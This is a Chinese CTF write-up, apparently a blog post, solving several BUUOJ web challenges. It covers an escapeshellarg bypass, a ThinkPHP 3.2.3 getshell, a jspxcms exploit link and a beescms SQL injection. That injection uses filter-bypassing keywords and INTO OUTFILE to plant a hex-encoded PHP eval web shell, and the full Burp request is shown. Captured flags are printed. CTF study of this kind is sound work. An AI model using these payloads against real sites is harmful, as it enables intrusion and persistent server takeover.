
然后就是想办法绕过escapeshellarg

而根据百度经常看见的做法, 一般escapeshellarg和escapeshellcmd一起用

所以这里去单独搜escapeshellarg函数

<https://www.php.net/manual/zh/function.escapeshellarg.php>

注意到用户提出的问题



当escapeshellarg () 从UTF-8字符串中剥离非ASCII字符时, 添加以下内容修复了该问题。

然后看我们这道题, 是并没有添加的, 所以可能存在这个问题

然后又要绕flag, 所以可以将其添加在flag当中试试

Payload:http://3a33dc78-d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/?cmd=this_is_final_fl%81ag_e2a457126032b42d.php

然后看源码

```
view-source:http://3a33dc78-d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/?cmd=this_is_final_f%81ag_e2a4571260
<?php $flag='flag{5433b8cb-30a0-4e26-8045-7d9a2a1b2db7}'; ?>
```


WEB-easythinkphp

ThinkPHP3.2.3

手里有两个Thinkphpgui，一个利用范围基本5.x，一个包含3.x


是从peiqi薅的

一键getshell



上蚁剑




```
http://68dcc3c6-18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn/?
m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Home/21_08_01.log
Pass:peiqi
```



Web-jspxcms

跟着这篇文章复现就完事:

<https://lockcy.github.io/2019/10/18/%E5%A4%8D%E7%8E%B0jspxcms%E8%A7%A3%E5%8E%8Bgetshell%E6%BC%8F%E6%B4%9E/>



Web-cybercms

/www.zip 源码泄露 /admin 后台

(当时看这后台就觉得熟悉, 结果之后才发现在bugku打awd的时候打过beescms)

源码里面看index.php, 发现是beescms



然后是得到了他的一个

payload:


```
admin' uni union on selselect null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e in into
outoutfilefile 'C:/phpStudy/WWW/beescms/shell.php'#
```

试试



发现题目改过, 是在原来基础上多了个f1_vvv

然后用notepad++搜整个文件夹, 在www\includes\fun.php下



发现是过滤了空格, 可以用Tab代替空格, %a0=空格。

哦对, 目录也要改, 在看robots.txt的时候发现目录/var/www/html/

所以写在其处,这里用的是Tab代替空格

最终payload:

admin%27 un union ion seselectlect null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e in into to outoutfilefile '/var/www/html/shell.php'#

The screenshot displays the Burp Suite interface with a request and response view. The target URL is `http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn`.

Request:


```
POST /admin/login.php?action=ok_login HTTP/1.1
Host: df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 223
Origin: http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn
Connection: close
Referer: http://df5113de-c85b-40c2-b482-f7985374e2e6.node4.buuoj.cn/admin/login.php
Cookie:
__distinctid=17a8beb7b641b0-0da64e7d2412ef-4c3f2d73-144000-17a8beb7b6513
c: PHPSESSID=g3jmpi3dsv16dhtic3faca76
Upgrade-Insecure-Requests: 1
user=admin%27 un union ion seselectlect
null,null,null,null,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e
in into to outoutfilefile
'/var/www/html/shell.php'#password=1&code=1&submit=true&submit.x=19&subm
it.y=15
```

Response:

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>操作信息</title>
<link rel="stylesheet" type="text/css" href="template/admin.css"/>
<script type="text/javascript" src="template/images/jquery.js"></script>
<script type="text/javascript">
var $time=0;
var $totaltime=5;
$in_time=$totaltime;
function time_go(){
    $in_time=$in_time-1;
    $time=$time+1;
    $('div#in_time').html($in_time);
    if($time==$totaltime){
        $url=$('#time_url').find("a").attr("href");
        location.href=$url;
    }
    if($time<$totaltime){
        setTimeout("time_go()",1000);
    }
}
</script>
<style type="text/css">
body{background:#f0f0f0}
</style>
</head>
<body>
<div class="msg_body">
<div class="msg_lang">操作信息</div><!--当前位置-->
<div class="msg_contain">
<p>
style="font-weight: bold; color: #156680">不存在该管理用户</p><p>页面将在<span
id="in_time"></span>秒后自动返回</p><p id="time_url"><a
href="login.php">返回上一頁</a></p><script type="text/javascript">time_go();</script>
</div>
</div>
</body>
</html>
```

https://blog.csdn.net/qq_428880

1,566字 | 96毫秒



```
/flag.txt
```

```
1 flag{e30ebf52-c587-4e26-9143-55fa2bcc571c}
```

```
2
```